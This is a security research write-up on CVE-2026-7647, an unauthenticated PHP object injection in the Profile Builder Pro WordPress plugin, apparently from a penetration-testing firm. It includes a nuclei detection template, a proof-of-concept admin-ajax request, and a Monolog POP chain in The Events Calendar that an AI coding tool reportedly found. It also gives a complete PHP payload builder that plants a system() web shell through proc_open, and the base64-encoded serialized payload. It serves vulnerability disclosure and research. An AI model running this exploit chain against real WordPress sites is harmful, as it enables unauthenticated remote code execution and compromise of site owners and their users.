

Exploiting a PHP Object Injection in Profile Builder Pro in the era of AI

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Content

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Summary

- **Product:** [Profile Builder Pro](#)
- **Vendor:** [Cozmoslabs](#)
- **CVE:** [CVE-2026-7647](#)
- **Affected Version(s):** 3.14.5 and below
- ****First Patched Version:** **3.14.6
- **Impact:** The vulnerability allows an arbitrary PHP object to be injected into memory, which is then deserialized without being checked. The impacts depend heavily on the presence of useful gadgets within other plugins. In our case, we exploited a novel Monolog POP chain within the 'The-Event-Calendar' plugin to deploy our web shell and achieve remote code execution.

Preface

It was just another ordinary day in the life of a penetration tester. We were analysing one of our clients' WordPress sites, where all the most common attack vectors had been properly protected. WordPress was up to the latest version. XMLRPC was protected against misuse. REST APIs did not expose anything interesting. All plugins were up to date.

We only found one Stored Cross-Site Scripting vulnerability in the client's custom theme, but the vulnerability could only be exploited with write privileges (Editor+), which we did


not have.

Of course, if we were a traditional consulting firm among the *Big 5*, we would have delivered a report with three informational findings, the "critical" XSS, and added another checkbox to the list of penetration tests completed in the month. Fortunately, we are not.

Armed with code, burnable AI tokens, and a lot of patience, we began analysing the entire attack surface exposed to unauthenticated and "Subscribers" users from the 20+ plugins installed:

```
semgrep --dataflow-traces --force-color
--text-output=scans/$(date +%Y%m%d%H%M%S).txt
--sarif-output=scans/$(date +%Y%m%d%H%M%S).sarif
--no-git-ignore
--config /opt/SAST/semgrep-rules/php/wordpress-plugins/security/audit
```

semgrep scan using the default wordpress security rules



semgrep scan results

In the midst of all the chaos, eventually, we identified a [deserialization](#) flaw (CVE-2026-7647) and the gadgets required to exploit it.

Deserialization and Object Injection vulnerabilities ☐

An ****Insecure Deserialization**** *vulnerability* occurs when an application receives *untrusted, serialized data* and converts it back into an object (deserialization) without sufficient validation. This flaw allows an attacker to manipulate the data stream to *****inject malicious objects****, often leading to remote code execution, privilege escalation, or Denial of Service.

To understand the vulnerability, we must look at the two-step process of data persistence:

- ****Serialization****: The process of converting an object's state (including its attributes and sometimes its logic) into a byte stream or a structured format (like JSON, XML, or binary) for storage or transmission.
- ****Deserialization****: The reverse process, where the application reads the byte stream and recreates the original object in memory.

The vulnerability arises when the application ****trusts the incoming stream****. Since serialized objects often contain metadata about their class and structure, an attacker can craft a payload that defines an unexpected object type or modifies the attributes of an existing one.

The purpose is to inject an object that can trigger a **gadget chain** (or **POP chain**), i.e. a chain of function calls from a source method (user-controlled data), to a sink method (dangerous function), which will perform dangerous actions, like executing code or writing files on the disk.

Once we had discovered and confirmed the vulnerability, we examined the situation of WordPress sites exposed in the wild.

From [PwnPress](#)' database of WordPress sites scattered around the world and aggregated by the tool, we extracted all those using the basic version of Profile Builder, i.e., approximately 13,600.

i

Want to know more about PwnPress and how it works? Read the [related blog posts](#).

Among these, we excluded all sites that did not respond or responded with authorization errors, reducing the pool to approximately 11,700 sites. We therefore contacted each of these sites to see if they exposed the vulnerable functionality and to understand how they handled objects serialized unexpectedly.

```

id: wp-php-object-injection-wppb-args

info:
  name: WPPB Admin AJAX - PHP Object Injection via args Parameter
  author: 0xbro
  severity: high
  description: Detects unsafe PHP object deserialization in the Profile Builder (WPPB)
  plugin via the `args` parameter in admin-ajax.php.
  tags: wordpress,php-object-injection,wppb,deserialization,ajax

requests:
  - raw:
      - |
        POST /wp-admin/admin-ajax.php HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded; charset=UTF-8
        X-Requested-With: XMLHttpRequest
        User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36

        action=wppb_request_users_pins&formid=42&page=1&totalpages=3&ititems=50&args=0%3A8%3A%22s
        tdClass%22%3A1%3A%7Bs%3A4%3A%22test%22%3Bs%3A10%3A%22nuclei-poi%22%3B%7D

  matchers-condition: or
  matchers:
    - type: status
      status:
        - 500

```

The results were... kinda disappointing (from an attacker researcher's perspective) 🐱.

Out of a total of 11,700 sites, approximately 1,590 were found to be vulnerable ($\approx 13.59\%$).

The vulnerability

The WordPress plugin Profile Builder Pro (all versions before 3.14.5) is vulnerable to **Unauthenticated PHP Object Injection**. This vulnerability allows a remote, unauthenticated attacker to exploit insecure deserialization by injecting malicious PHP objects inside the `args` HTTP parameter for the `wppb_request_users_pins` AJAX action.

Root cause

The *one map* feature in Profile Builder Pro registers two actions, both of which invoke the dangerous `wppb_request_users_pins_action_callback` function callback:

- `wp_ajax_wppb_request_users_pins` (available to authenticated users)
- `wp_ajax_nopriv_wppb_request_users_pins` (available to non-authenticated users)

```
...
add_action( 'wp_ajax_wppb_request_users_pins', 'wppb_request_users_pins_action_callback' );
add_action( 'wp_ajax_nopriv_wppb_request_users_pins', 'wppb_request_users_pins_action_callback' );
...
```

wp-content/plugins/profile-builder-pro/add-ons/user-listing/one-map-listing.php

This `wppb_request_users_pins_action_callback` function can be invoked using the AJAX handler and accepts several arguments, one of which [1] is deserialized [2] without being sanitised or checked in any way:

```
function wppb_request_users_pins_action_callback() {
    $form_id = filter_input( INPUT_POST, 'formid', FILTER_VALIDATE_INT );
    $page     = filter_input( INPUT_POST, 'page', FILTER_VALIDATE_INT );
    $args     = filter_input( INPUT_POST, 'args', FILTER_DEFAULT ); // [1]
    $args     = maybe_unserialize( $args ); // [2]
    $total_p = filter_input( INPUT_POST, 'totalpages', FILTER_VALIDATE_INT );
    $ititems = filter_input( INPUT_POST, 'ititems', FILTER_VALIDATE_INT );
    ...
}
```

wp-content/plugins/profile-builder-pro/add-ons/user-listing/one-map-listing.php

```
function maybe_unserialize( $data ) {
    if ( is_serialized( $data ) ) { // Don't attempt to unserialize data that wasn't
        serialized going in.
        return @unserialize( trim( $data ) );
    }
    return $data;
}
```

wp-includes/functions.php

The vulnerability is straightforward: because the AJAX handler has been registered for both authenticated and non-authenticated users, anyone can inject arbitrary, dangerous objects with the following HTTP POST request:

POST /wp-admin/admin-ajax.php **HTTP/2**

Host: example.com

Content-Length: 294

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36

Accept: */*

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Cache-Control: no-transform

action=wppb_request_users_pins&formid=42&page=1&totalpages=3&ititems=50&args=[SERIALIZED-OBJECT-HERE]

PHP Object Injection PoC request

In this case, artificial intelligence (specifically Claude Code with Opus 4.6) significantly helped us speed up the triage of exposed hooks detected using Semgrep, enabling us to identify which ones contained dangerous sinks.

The POP chain

Detecting the vulnerability was easy. Now comes the tricky part: we need to find a suitable POP chain that allows us to demonstrate the impact of the identified vulnerability.

Mask, fins and snorkel, we are ready to dive into the internals of the various plugins in search of the missing pieces of the puzzle 🐡.

Gadget #1 - wpvivid-backupstore Guzzle FW

The first PHP chain we identified almost immediately was a fairly standard and [well-known](#) Guzzle File-Write primitive within the [wpvivid-backupstore](#) plugin.

wpvivid-backupstore imports through Composer an older version of the Guzzle library:

```
{
  ...
  "name": "guzzlehttp/guzzle",
  "version": "6.3.3",
  "version_normalized": "6.3.3.0",
  ...
}
```

wp-content/plugins/wpvivid-backupstore/vendor/composer/installed.json

```

namespace WPvividGuzzleHttp\Cookie;

class FileCookieJar extends CookieJar
{
    private $filename;
    private $storeSessionCookies;
    ...
    public function __destruct()
    {
        $this->save($this->filename);
    }

    /**
     * Saves the cookies to a file.
     *
     * @param string $filename File to save
     * @throws \RuntimeException if the file cannot be found or created
     */
    public function save($filename)
    {
        $json = [];
        foreach ($this as $cookie) {
            /** @var SetCookie $cookie */
            if (CookieJar::shouldPersist($cookie, $this->storeSessionCookies)) {
                $json[] = $cookie->toArray();
            }
        }

        $jsonStr = \WPvividGuzzleHttp\json_encode($json);
        if (false === file_put_contents($filename, $jsonStr)) {
            throw new \RuntimeException("Unable to save file {$filename}");
        }
    }
    ...
}

```

wp-content/plugins/wpvivid-backuprestore/vendor/guzzlehttp/guzzle/src/Cookie/FileCookieJar.php

In this version, when an instance of `FileCookieJar` is destroyed via PHP's garbage collection, its `__destruct()` method is automatically triggered. It takes attacker-controlled cookie data, JSON-encodes it, and writes it to an attacker-controlled file path.

```

mattia_m@SNITNB00021MB ~ % php ~/OffSec/research/wptest/POI/gadget.php
--- RAW SERIALIZED ---
O:38:"WPvividGuzzleHttp\Cookie\FileCookieJar":3:{s:10:"*cookies";a:1:{i:0;O:34:"WPvividGuzzleHttp\Cookie\SetCookie":1:{s:40:"WPvividGuzzleHttp\Cookie\SetCookieData";a:1:{s:3:"foo";s:4:"test";}}s:48:"WPvividGuzzleHttp\Cookie\FileCookieJarfilename";s:40:"/var/www/html/wp-content/uploads/pwn.php";s:59:"WPvividGuzzleHttp\Cookie\FileCookieJarstoreSessionCookies";b:1;}

--- URL ENCODED (USE THIS IN POST ARGS) ---
O%3A38%3A%22WPvividGuzzleHttp%5CFileCookieJar%22%3A3%3A%7Bs%3A10%3A%22%00%2A%00cookies%22%3Ba%3A1%3A%7Bi%3A0%3B0%3A34%3A%22WPvividGuzzleHttp%5CFileCookieJar%22%3A1%3A%7Bs%3A40%3A%22%00WPvividGuzzleHttp%5CFileCookieJar%22%00data%22%3Ba%3A1%3A%7Bs%3A3%3A%22foo%22%3Bs%3A4%3A%22test%22%3B%7D%7D%7Ds%3A48%3A%22%00WPvividGuzzleHttp%5CFileCookieJar%00filename%22%3Bs%3A40%3A%22%2Fvar%2Fwww%2Fhtml%2Fwp-content%2Fuploads%2Fpwn.php%22%3Bs%3A59%3A%22%00WPvividGuzzleHttp%5CFileCookieJar%00storeSessionCookies%22%3Bb%3A1%3B%7D

```

wpvivid-backupstore Guzzle FW POP chain

Unfortunately, after deserializing the object, we obtain the following error message: Got error 'PHP message: PHP Fatal error: Uncaught Error: Cannot use object of type `__PHP_Incomplete_Class` as array in ...

The reason for this error is that at the time of deserialization, the `FileCookieJar` class is not available in memory, and no registered class autoloader will automatically include it upon deserialization.

To get around this problem, we should:

- Identify which other classes contain an autoload inclusion of our target class.
- Understand whether the functionality that invokes the autoload of our target class can be reached by deserializing the intermediate object.

Unfortunately, there is no way to instantiate this class from within the HTTP AJAX PHP lifecycle, so we had to move on.

Gadget #2 - A "novel" Monolog RCE POP chain

Still with a bitter taste in our mouths, we decided to bring out the heavy weapons, aka Claude Code. We needed a working POP chain, and the potential attack surface was MASSIVE. We therefore decided to combine LLM analysis with manual code review to speed up the research process.

We asked Claude Code to search for potential gadgets for each installed plugin. To enhance code auditing capabilities and avoid too many false positives, we also utilized the [audit-context-building](#) and [static-analysis](#) skills provided by Trail of Bits.

After a few iterations with the tool to direct it towards the desired results and a few minutes of waiting, we had a list of possible gadgets and their technical analyses. Some of the results were false positives; one was the gadget discussed in the chapter above, while another was a** novel variant** of some [well-known Monolog POP chains](#) within the [the-events-calendar](#) plugin (we eventually discovered that it was also one of the possible gadgets used in [CVE-2024-8016](#)).

The Claude Code report stated:

Class 1 – `TEC\Common\Monolog\Handler\FingersCrossedHandler` (entry point)

This class inherits `Handler::\_\_destruct()`

Class 2 – `TEC\Common\Monolog\Handler\ProcessHandler` (sink)

`handleBatch()` (inherited from `AbstractHandler`) iterates the buffer and calls `handle()` on each record. `AbstractProcessingHandler::handle()` formats the record with `LineFormatter` and then calls `write()`:

Full chain diagram

```
PHP shutdown → GC → FingersCrossedHandler::__destruct() [Handler base]
    → close()
        → flushBuffer()
            passthruLevel = 500 (non-null) → filter runs
            buffer[0]['level'] = 500 >= 500 → record passes
            getHandler() → ProcessHandler (already HandlerInterface) returned directly
            ProcessHandler::handleBatch([$record])
                → AbstractProcessingHandler::handle($record)
                    isHandling(): 500 >= 100 → true
                    getFormatter() → null → new LineFormatter()
                    LineFormatter::format($record) ← DateTimeImmutable in
record['datetime']
                    ProcessHandler::write($record)
                        ensureProcessIsStarted()
                            is_resource(null) = false → startProcess()
                                proc_open($command, ...) ← OS COMMAND EXECUTED
```

Monolog POP chain discovered by Claude Code

What exactly is it? Is it a hallucination, or is it a valid chain? Jump with me into the White Rabbit's lair ☐ ☐.

The Events Calendar, as in the case of *wpvivd-backupstore* discussed above, has some interesting classes featuring the `__destruct()` magic method. Furthermore, none of these classes implements a `BadMethodCallException` exception within an `__invoke()` function to prevent the deserialization of these objects. This means that all these classes are possible candidates for our chain:

```

$ grep -ri 'function __destruct('
src/Tribe/Importer/File_Reader.php:    public function __destruct() {
common/src/Tribe/Meta/Chunker.php:    public function __destruct() {
common/src/Tribe/Log/File_Logger.php:    public function __destruct() {
common/vendor/vendor-prefixed/trustedlogin/client/src/Logger.php:    public function
__destruct() {
common/vendor/vendor-prefixed/monolog/monolog/src/Monolog/Handler/Handler.php:    public
function __destruct()
common/vendor/vendor-prefixed/monolog/monolog/src/Monolog/Handler/BufferHandler.php:
public function __destruct()

$ grep -rl 'function __destruct' | xargs grep -L BadMethodCallException
src/Tribe/Importer/File_Reader.php
common/src/Tribe/Meta/Chunker.php
common/src/Tribe/Log/File_Logger.php
common/vendor/vendor-prefixed/trustedlogin/client/src/Logger.php
common/vendor/vendor-prefixed/monolog/monolog/src/Monolog/Handler/Handler.php
common/vendor/vendor-prefixed/monolog/monolog/src/Monolog/Handler/BufferHandler.php

$ grep -rl 'function __destruct' | xargs grep -h namespace
namespace TEC\Common\TrustedLogin;
namespace TEC\Common\Monolog\Handler;
namespace TEC\Common\Monolog\Handler;

```

Searched for every PHP file that implements an unprotected `__destruct` function

If we look closer, among the various files in the `common/vendor` folder, there is also `Monolog`, imported again into the application via Composer.

```

$ grep -ri monolog/monolog --include='*.json' -A 4
common/vendor/composer/installed.json:        "name": "monolog/monolog",
common/vendor/composer/installed.json:        "version": "2.10.0",
common/vendor/composer/installed.json:        "version_normalized": "2.10.0.0",

```

Extracted the monolog version

Fortunately for us, this time the `autoloader` of the `events-calendar` plugin is included for **every** HTTP request. This means that we can deserialize objects within the `TEC\Common` namespace without any problem, even if the class has not yet been loaded into memory. This is possible because the autoloader will reference it before performing the deserialization. To be concise, we will not delve into the reasons the autoloader is available for every HTTP request (we will leave that exercise to the reader 🐼). All you need to know is that the flow is as follows:

HTTP Request

```
└─ WordPress loads active plugins
  └─ the-events-calendar.php
    ├── require vendor/autoload.php          (Composer PSR-4)
    └─ Tribe__Events__Main::instance()
      └─ add_action('plugins_loaded', ..., -2)
```

WordPress fires 'plugins_loaded'

```
└─ [priority -1] Tribe__Main::plugins_loaded()
  │   └─ init_autoloading()
  │       ├── Tribe__Autoloader::instance()
  │       ├── register_prefix('TEC\\Common\\' => common/src/Common/)
  │       └─ spl_autoload_register() ← TEC\\Common\\ IS NOW LIVE
  │
  └─ [priority -2] Tribe__Events__Main::plugins_loaded()
    └─ uses TEC\\Common\\ classes (already available)
```

Perfect, at this point, it seems that the gadget identified by Claude can be used without any particular difficulties.

Monolog has a long list of POP gadgets in its history (and there are probably others waiting to be discovered):

```
% /opt/deserialization/phpggc/phpggc -l monolog
```

Gadget Chains				

NAME	VERSION	TYPE	VECTOR	I
Monolog/FW1	3.0.0 <= 3.1.0+	File write	__destruct	*
Monolog/RCE1	1.4.1 <= 1.6.0 1.17.2 <= 2.7.0+	RCE: Function Call	__destruct	
Monolog/RCE2	1.4.1 <= 2.7.0+	RCE: Function Call	__destruct	
Monolog/RCE3	1.1.0 <= 1.10.0	RCE: Function Call	__destruct	
Monolog/RCE4	? <= 2.4.4+	RCE: Command	__destruct	*
Monolog/RCE5	1.25 <= 2.7.0+	RCE: Function Call	__destruct	
Monolog/RCE6	1.10.0 <= 2.7.0+	RCE: Function Call	__destruct	
Monolog/RCE7	1.10.0 <= 2.7.0+	RCE: Function Call	__destruct	*
Monolog/RCE8	3.0.0 <= 3.1.0+	RCE: Function Call	__destruct	*
Monolog/RCE9	3.0.0 <= 3.1.0+	RCE: Function Call	__destruct	*

List of monolog POP gadgets

Many of them share the same “kick-off” class. In this case, the entry point for our chain is any class that extends the `Handler` class:

```

abstract class Handler implements HandlerInterface
{
    public function handleBatch(array $records): void
    {
        foreach ($records as $record) {
            $this->handle($record);
        }
    }
    ...
    public function __destruct()
    {
        try {
            $this->close();
        } catch (\Throwable $e) {
            // do nothing
        }
    }
}

```

wp-content/plugins/the-events-calendar/common/vendor/vendor-
prefixed/monolog/monolog/src/Monolog/Handler/Handler.php

The `__destruct()` function allows us to call an arbitrary `close()` function for any object. Because `Handler` is **extended** by different other classes, we can therefore use one of these as an entry point:

when extending a class, the **subclass inherits all of the public and protected methods**, properties and constants from the parent class. Unless a class overrides those methods, they will retain their original functionality.

Our pool of entry classes, therefore, becomes as follows:

The screenshot shows an IDE with the following content:

- File Explorer:** Shows the file path `~\OffSec\research\wptest\code\wp-content\plugins\the-events-calendar\common\vendor\vendor-prefixed\monolog\monolog\src\Monolog\Handler - Locations (7)`.
- Main Editor:** Displays the `HandlerInterface` and the `FingersCrossedHandler` class.
 - `HandlerInterface` is an abstract class that implements `HandlerInterface` and provides methods `handleBatch()` and `__destruct()`.
 - `FingersCrossedHandler` is a class that extends `Handler` and implements `ProcessableHandlerInterface` and `ResettableHandlerInterface`. It includes a `use ProcessableHandlerTrait;` statement and a `handleBatch()` method.
- Right Panel:** A list of files that extend the `Handler` class:
 - `AbstractHandler.php` (code/wp-content/plugins/th...)
 - `FilterHandler.php` (code/wp-content/plugins/the-ev...)
 - `FingersCrossedHandler.php` (code/wp-content/pl...)
 - `GroupHandler.php` (code/wp-content/plugins/the-...)
 - `NoopHandler.php` (code/wp-content/plugins/the-e...)
 - `NullHandler.php` (code/wp-content/plugins/the-eve...)

List of classes extending Handler

The obvious choice is to use a `FingersCrossedHandler` object (several other Monolog chain uses the same gadget too). This class inherits `Handler::__destruct()`. Moreover, it has a `close()` method [1] that allows you to move forward in the chain and call another method, `flushBuffer()` [2], which allows us to reach different sinks within the Monolog codebase through the `handleBatch()` function [3].

```
class FingersCrossedHandler extends Handler implements ProcessableHandlerInterface,
ResettableInterface, FormattableHandlerInterface
{
    ...
    public function close(): void // [1]
    {
        $this->flushBuffer(); // [2]

        $this->getHandler()->close();
    }
    ...
    private function flushBuffer(): void
    {
        if (null !== $this->passthruLevel) {
            $level = $this->passthruLevel;
            $this->buffer = array_filter($this->buffer, function ($record) use ($level) {
                return $record['level'] >= $level;
            });
            if (count($this->buffer) > 0) {
                $this->getHandler(end($this->buffer))->handleBatch($this->buffer); // [3]
            }
        }

        $this->buffer = [];
        $this->buffering = true;
    }
}
```

wp-content/plugins/the-events-calendar/common/vendor/vendor-
prefixed/monolog/monolog/src/Monolog/Handler/FingersCrossedHandler.php

This line of code, this simple line, is what allows us to reach at least **three different sinks**:

```
$this->getHandler(end($this->buffer))->handleBatch($this->buffer); // [3]
```

From a high-level perspective, this is exactly what is happening at this exact point:

- `getHandler()` returns `$this->handler` directly if it is already a `HandlerInterface` instance (so we must use a `HandlerInterface` class)
- `handleBatch()` (inherited from `AbstractHandler`) is called on the `HandlerInterface` object itself.
- `handleBatch()` iterates the buffer and calls `handle()` on each record.

Once we get here, we can basically call any `handle()` method from any `AbstractHandler` class. This is where Claude discovered the new sink.

This technique is currently only used in two known chains:

- [Monolog/RCE5](#)
- [Monolog/RCE6](#)

In one case, the final sink is reached using an object of type `GroupHandler`, while in the other case, it is reached using an object of type `BufferHandler`.

Claude, instead, demonstrated a **novel pathway**: how to use a `ProcessHandler` object to execute arbitrary commands.

```

class ProcessHandler extends AbstractProcessingHandler
{
    ...
    protected function write(array $record): void
    {
        $this->ensureProcessIsStarted(); // [4]

        $this->writeProcessInput($record['formatted']);

        $errors = $this->readProcessErrors();
        if (empty($errors) === false) {
            throw new \UnexpectedValueException(sprintf('Errors while writing to process:
%s', $errors));
        }
    }
    ...
    private function ensureProcessIsStarted(): void
    {
        if (is_resource($this->process) === false) {
            $this->startProcess();

            $this->handleStartupErrors();
        }
    }
    ...
    private function startProcess(): void
    {
        $this->process = proc_open($this->command, static::DESCRIPTOR_SPEC, $this->pipes,
$this->cwd); // [5]

        foreach ($this->pipes as $pipe) {
            stream_set_blocking($pipe, false);
        }
    }
}

```

wp-content/plugins/the-events-calendar/common/vendor/vendor-
prefixed/monolog/monolog/src/Monolog/Handler/ProcessHandler.php

```

abstract class AbstractProcessingHandler extends AbstractHandler
{
    public function handle(array $record): bool
    {
        if (!$this->isHandling($record)) {
            return false;
        }

        if ($this->processors) {
            /** @var Record $record */
            $record = $this->processRecord($record);
        }

        $record['formatted'] = $this->getFormatter()->format($record);

        $this->write($record);

        return false === $this->bubble;
    }
}

```

wp-content/plugins/the-events-calendar/common/vendor/vendor-
prefixed/monolog/monolog/src/Monolog/Handler/AbstractProcessingHandler.php

Since we can call a `handle()` method, we can invoke `AbstractProcessingHandler::handle()` using a `ProcessHandler` object. Again, this is possible because `ProcessHandler` extends `AbstractProcessingHandler`.

This inheritance allows us to call the `ProcessHandler::write()` method, which calls `ensureProcessIsStarted()` [4] and reaches the final `proc_open()` sink controlled with arbitrary user input (`$this->command` is a private property set directly by the attacker in the serialized payload).

`proc_open()` with attacker-controlled `$command` = **OS command execution**.

That's all, folks. We have reached the bottom of the rabbit hole 🐇. This is the novel chain discovered by Claude Sonnet.

PoC || GTFO

We asked Claude Code to develop a PoC to test the POP chain. Instead of using a variant of the PHPGGC templates, Sonnet decided to revise the chain construction "in its own way" (aka building the payload piece by piece, counting the number of characters in each serialized component).

```

<?php
$target_file = '/var/www/html/0xbro.php';
$php_webshell = '<?php system($_GET[0]); ?>';
$mode = 'shell';

$command = ($mode === 'id')
    ? 'id>/tmp/poc_id.txt'
    : 'echo ' . base64_encode($php_webshell) . '|base64 -d>' . $target_file;

$sprop = fn(string $k): string => 's:' . strlen($k) . ':' . $k . ':';
$sval = fn(string $v): string => 's:' . strlen($v) . ':' . $v . ':';
$kprot = fn(string $prop): string => "\x00*\x00{$prop}";
$kpriv = fn(string $class, string $prop): string => "\x00{$class}\x00{$prop}";

$dt_serial = serialize(
    new DateTimeImmutable('2024-01-01 00:00:00', new DateTimeZone('UTC'))
);

$record_serial = 'a:7:{'
    . $sprop('message') . $sval('x')
    . $sprop('context') . 'a:0:{}'
    . $sprop('level') . 'i:500;'
    . $sprop('level_name') . $sval('CRITICAL')
    . $sprop('channel') . $sval('app')
    . $sprop('datetime') . $dt_serial
    . $sprop('extra') . 'a:0:{}'
    . '}';

$buffer_serial = 'a:1:{i:0;' . $record_serial . '}';
$PH = 'TEC\Common\Monolog\Handler\ProcessHandler';
$PH_serial = '0:' . strlen($PH) . ':' . $PH . '":8:{'
    . $sprop($kpriv($PH, 'command')) . $sval($command)
    . $sprop($kpriv($PH, 'process')) . 'N;'
    . $sprop($kpriv($PH, 'pipes')) . 'a:0:{}'
    . $sprop($kpriv($PH, 'cwd')) . 'N;'
    . $sprop($kprot('level')) . 'i:100;'
    . $sprop($kprot('bubble')) . 'b:1;'
    . $sprop($kprot('formatter')) . 'N;'
    . $sprop($kprot('processors')) . 'a:0:{}'
    . '}';

$FCH = 'TEC\Common\Monolog\Handler\FingersCrossedHandler';
$payload = '0:' . strlen($FCH) . ':' . $FCH . '":9:{'
    . $sprop($kprot('handler')) . $PH_serial

```

```

    . $sprop($kprot('activationStrategy')) . 'N;'
    . $sprop($kprot('buffering'))          . 'b:1;'
    . $sprop($kprot('bufferSize'))          . 'i:0;'
    . $sprop($kprot('buffer'))              . $buffer_serial
    . $sprop($kprot('stopBuffering'))       . 'b:1;'
    . $sprop($kprot('passthruLevel'))       . 'i:500;'
    . $sprop($kprot('bubble'))              . 'b:1;'
    . $sprop($kprot('processors'))          . 'a:0:{}'.
    . '}}';

$bin = '/tmp/tec_payload.bin';
file_put_contents($bin, $payload);
$bin_ok = (file_get_contents($bin) === $payload) ? 'OK' : 'FAIL';
echo "[*] Base64 (reference):\n";
echo base64_encode($payload) . "\n\n";

```

Claude Code gadget PoC

A somewhat unusual approach, to be honest, but I am not judging; after all, it works.

This is the list of files inside the root folder before deserialization:

```

mattia_m@SNITNB00021MB ~/OffSec/research/wptest
% ls code
index.php      wp-admin      wp-config.php  wp-includes   wp-mail.php    xmlrpc.php
license.txt    wp-blog-header.php  wp-config-sample.php  wp-links-opml.php  wp-settings.php
readme.html    wp-comments-post.php  wp-content     wp-load.php    wp-signup.php
wp-activate.php  wp-config-docker.php  wp-cron.php    wp-login.php    wp-trackback.php
mattia_m@SNITNB00021MB ~/OffSec/research/wptest
% docker compose up
WARN[0000] /home/mattia_m/OffSec/research/wptest/docker-compose.yaml: the attribute `version` is obsolete, it will be
ignored, please remove it to avoid potential confusion
[+] Running 2/2
 ✓ Container wptest-db-1          Created                                0.0s
 ✓ Container wptest-wordpress-1   Created                                0.0s
Attaching to db-1, wordpress-1

```

Started the local docker instance

This is the PoC output produced by Claude, encoded in base64 to keep the null bytes intact (once the payload is decoded in Burp Suite, the null bytes will not be lost):

Tzo00DoiVEVDXENvbW1vblXNb25vbG9nXEhbmRsZXJcRmLwZ2Vyc0Nyb3NzZWRIYW5kbGVyIj050ntz0jEw0iIAKgbBoYW5kbGVyIjtp0jQx0iIURUNCQ29tbW9uXElvbm9sb2dcSGFuZGxlclXQcm9jZXNzSGFuZGxlciI60Dp7czo1MDoiAFRFQ1xDb21tb25cTW9ub2xvZ1xIYW5kbGVyXFBYb2Nlc3NIYW5kbGVyAGNvbW1hbmQi03M6NzU6ImVjaG8gUEQ5d2FIQWdjM2x6ZEdWdEtDUMZSMFZVV3pCZEtUc2dQejQ9fGJhc2U2NCAtZD4vdmFyL3d3dy9odG1sLzB4YnJvLnBo cCI7czo1MDoiAFRFQ1xDb21tb25cTW9ub2xvZ1xIYW5kbGVyXFBYb2Nlc3NIYW5kbGVyAHBByb2Nlc3Mi0047czo0 DoiAFRFQ1xDb21tb25cTW9ub2xvZ1xIYW5kbGVyXFBYb2Nlc3NIYW5kbGVyAHBpcGVzIjth0jA6e3lzojQ20iIAVE VDXENvbW1vblXNb25vbG9nXEhbmRsZXJcUHJvY2Vzcy0hbmRsZXIAY3dkIjtp003M60DoiACoAbGV2ZWwi02k6MTA w03M60ToiACoAYnViYmxlIjti0jE7czoxMjoiACoAZm9ybWwF0dGVyIjtp003M6MTM6IgAqAHBByb2Nlc3NvcnMi02E6 MDp7fXlzojIx0iIAKgBhY3RpdmF0aw9uU3RyYXRlZ3ki0047czoxMjoiACoAYnVmZmVyaW5nIjti0jE7czoxMzoiA CoAYnVmZmVyU2l6ZSI7aTow03M60ToiACoAYnVmZmVyIjth0jE6e2k6MDth0jc6e3M6NzoibWVzc2FnZSI7czox0i J4Ijtz0jc6ImNvbNlRleHQi02E6MDp7fXM6NT0ibGV2ZWwi02k6NTAw03M6MTA6ImxldmVsX25hbWUi03M60DoiQ1J JVElDQUwi03M6NzoiY2hbm5lbCI7czox0iJhcHAi03M60DoiZGF0ZXRpbWUi0086MTc6IkRhdGVUaW1lSW1tdXRh YmxlIjjoz0ntz0jQ6ImRhdGUi03M6MjY6IjIwMjQtdEtdEgMDA6MDA6MDA6MDAwMDAwIjtz0jEz0iJ0aW1lem9uZ V90eXBlIjtp0jM7czo40iJ0aW1lem9uZSI7czox0iJVVEMi03lzojU6ImV4dHJhIjth0jA6e3l9fXM6MTY6IgAqAH N0b3BCdWZmZXJpbmci02I6MTtz0jE20iIAKgBwYXNzdGhydUxldmVsIjtp0jUwMDtz0jk6IgAqAGJlYmJsZSI7Yjo x03M6MTM6IgAqAHBByb2Nlc3NvcnMi02E6MDp7fX0=

Gadget chain serialized in base64 in order to preserve null bytes

Request		Response	
Pretty	Raw	Pretty	Raw
